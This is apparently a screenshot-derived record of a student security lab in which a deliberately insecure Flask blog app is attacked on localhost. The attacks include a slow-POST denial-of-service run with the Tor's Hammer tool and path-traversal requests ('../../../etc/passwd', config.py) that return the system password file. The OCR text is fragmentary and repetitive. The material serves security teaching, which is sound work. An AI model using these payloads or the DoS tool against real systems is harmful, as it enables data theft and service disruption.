


## Welcome to Blog

Explore all the blogs from various users just by logging in...



## Login for registered users

UserName:  Password:

## Signup for new users

Name:  user001  
Email:  user001@gmail.com  
UserName:  user001  
Password:  \*\*\*\*\*

## Forgot Password

UserName:



flask

127.0.0.1:5000/user/signup

[Home](#) [Login](#)

**You have been successfully signed up**

**Login for registered users**

UserName:  Password:  [Login](#)

**Signup for new users**

Name:   
Email:   
UserName:   
Password:   
[Signup](#)

**Forgot Password**

UserName:   
[Reset password](#)

flask

127.0.0.1:5000/user/

[Home](#) [dashboard](#) [Profile](#) [Logout](#)

**Welcome User, user001**

**Add New Blog**

Blog Title:   
Blog Content:   
[Submit](#)

**All Blogs:**

**My first blog**

[Check out this video!!](#)

Menu flask Rick Astley - Never Gonna Give Up You

flask

127.0.0.1:5000/user-profile

Home Login

### Update Profile Picture

No Image  No File selected.

### Update User-Name, Name and Email

Name:   
Email:   
UserName:

### Update Password

Enter old password   
Enter new password

change\_email\_script.h... Echos - Saints - YouTube... flask — Mozilla Firefox Pictures

flask Rick Astley - Never Gonna Give Up You

127.0.0.1:5000/logout

Home Login

Successfully Logged out...

### Login for registered users

UserName:  Password:

### Signup for new users

Name:   
Email:   
UserName:   
Password:

### Forgot Password

UserName:




The screenshot shows the Visual Studio Code editor with the file explorer on the left displaying the project structure. The main editor window shows the `torshammer.py` file. The terminal at the bottom shows the execution of the script. The script is a Python program that uses the `requests` library to perform a Slow POST DoS attack. It connects to a host and posts data repeatedly. The terminal output shows the script running successfully and connecting to the host.

```
attacker > src > torshammer-master > torshammer.py > ...
1 #!/usr/bin/python
2
3 # this assumes you have the socks.py (http://phiral.net/socks.py)
4 # and terminal.py (http://phiral.net/terminal.py) in the
5 # same directory and that you have tor running locally

/*
 * Tor's Hammer
 * Slow POST DoS Testing Tool
 * entropy [at] phiral.net
Posting: t
Connected to host...
Connected to host...
Connected to host...
Posting: y
Posting: f
Posting: 7
Connected to host...
Posting: M
Posting: A
Posting: 0
Posting: J
^C[3~
Shutting down threads...

srtk@srtk-Lenovo-ideapad-320-15ISK:~/IIITH/SNS/SNS_Project/insecure_application$ cd ../attacker/src/torshammer-master/
srtk@srtk-Lenovo-ideapad-320-15ISK:~/IIITH/SNS/SNS_Project/attacker/src$ python2 torshammer.py -t 127.0.0.1 -p 5000
```



## Login for registered users

UserName:  Password:



## Signup for new users

Name:   
Email:   
UserName:   
Password:

## Forgot Password

UserName:





flask

Home dashboard Profile Logout

## Welcome Admin, user001

### Update User details

Enter new email

### Update Password

Enter old password   
Enter new password

### Blog 1 Name

### Blog 2 Name

borshammer.py -SNS... Echos - Saints - YouTub... flask — Mozilla Firefox Pictures

flask

Home Login

### Update Profile Picture

No Image  No file selected.

### Update User-Name, Name and Email

Name:   
Email:   
UserName:

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Filter URLs

Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms	120 ms	640 ms
200	GET	127.0.0.1:5000	user-profile	document	html	2.74 KB	2.48 KB			
200	POST	127.0.0.1:5000	profile_picture	user-profile-46 (fetch)	html	16.80 KB	16.62 KB	276 ms	37 ms	
200	GET	127.0.0.1:5000	favicon.ico	FaviconLoader.jm:191 (img)	html	cached	232 B			0 ms

3 requests / 19.32 KB / 19.54 KB transferred / Finish: 708 ms / DOMContentLoaded: 366 ms / load: 376 ms

Filter Output

doObject { picture\_name: "user001" }

Cookie "session" will be soon rejected because it has the "SameSite" attribute set to "None" or an invalid value, without the "secure" attribute. To know more about the "SameSite" attribute, read https://developer.mozilla.org/docs/Web/HTTP/Headers/Set-Cookie/SameSite

POST http://127.0.0.1:5000/profile\_picture [HTTP/1.0 200 INTERNAL SERVER ERROR 27ms]

ArrayBuffer { byteLength: 17015 }

GET http://127.0.0.1:5000/favicon.ico [HTTP/1.0 200 NOT FOUND 0ms]



flask

Home Login

## Update Profile Picture

No Image  No file selected.

## Update User-Name, Name and Email

Name:   
Email:   
UserName:

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings	Stack Trace
200	GET	127.0.0.1:5000	user-profile	document	html	2.74 KB	2.48 KB						
200	POST	127.0.0.1:5000	profile_picture	user-profile-46 (fetch)	html	16.80 KB	16.62 KB	JSON					
200	GET	127.0.0.1:5000	favicon.ico	FaviconLoader.jam191 (img)	html	cached	232 B				picture_name: "user001"		

3 requests | 19.32 KB / 19.54 KB transferred | Finish: 708 ms | DOMContentLoaded: 366 ms | load: 376 ms

Filter Output

Object (picture\_name: "user001")

Cookie "session" will be soon rejected because it has the "SameSite" attribute set to "None" or an invalid value, without the "secure" attribute. To know more about the "SameSite" attribute, read <https://developer.mozilla.org/docs/Web/HTTP/Headers/Set-Cookie/SameSite> user-profile:44:21

POST http://127.0.0.1:5000/profile\_picture [HTTP/1.0 200 INTERNAL SERVER ERROR 37ms]

ArrayBuffer (byteLength: 17016)

GET http://127.0.0.1:5000/favicon.ico [HTTP/1.0 200 NOT FOUND 0ms]

Response(75ms) - SNS\_Project - Visual Studio Code

File Edit Selection View Go Run Terminal Help

requests.http

```
attacker > src > requests.http > ...
11
12
13 Send Request
14 POST http://127.0.0.1:5000/profile_picture
15 Content-Type: application/json
16 {
17   "picture_name": "../../../etc/passwd"
18 }
19
20
21
22 Send Request
23 POST http://127.0.0.1:5000/profile_picture
24 Content-Type: application/json
25 {
26   "picture_name": "../../../config.py"
27 }
28
29
30
31
32 Send Request
33 POST http://127.0.0.1:5000/profile_picture
34 Content-Type: application/json
35 {
36   "picture_name": "../../../utilities/constants.py"
37 }
38
39
```

Response(75ms)

```
1 HTTP/1.0 200 OK
2 Content-Disposition: inline; filename=passwd
3 Content-Type: application/octet-stream
4 Content-Length: 2427
5 Last-Modified: Fri, 10 Dec 2021 15:34:52 GMT
6 Cache-Control: no-cache
7 ETag: "1639150492.299986-2427-1762206169"
8 Set-Cookie: session=f4302d14-54b0-43ce-af09-844c52a53d4f; Expires=Sun, 01 May 2
9 022 14:25:59 GMT; HttpOnly; Path=/
10 Server: Werkzeug/2.0.3 Python/3.6.9
11 Date: Thu, 31 Mar 2022 14:25:59 GMT
12
13 root:x:0:0:root:/root:/bin/bash
14 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
15 bin:x:2:2:bin:/bin:/usr/sbin/nologin
16 sys:x:3:3:sys:/dev:/usr/sbin/nologin
17 sync:x:4:65534:sync:/bin:/bin/sync
18 man:x:5:60:games:/usr/games:/usr/sbin/nologin
19 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
20 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
21 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
22 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
23 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
24 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
25 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
26 list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
27 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
28 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

/admin/ 200  
/login 200  
/user/login 405

srtk@srtk-Lenovo-ideapad-320-15ISK:~/IIITH/SNS/SNS\_Project/attacker/src\$

main\* 2.75 KB 75ms No Environment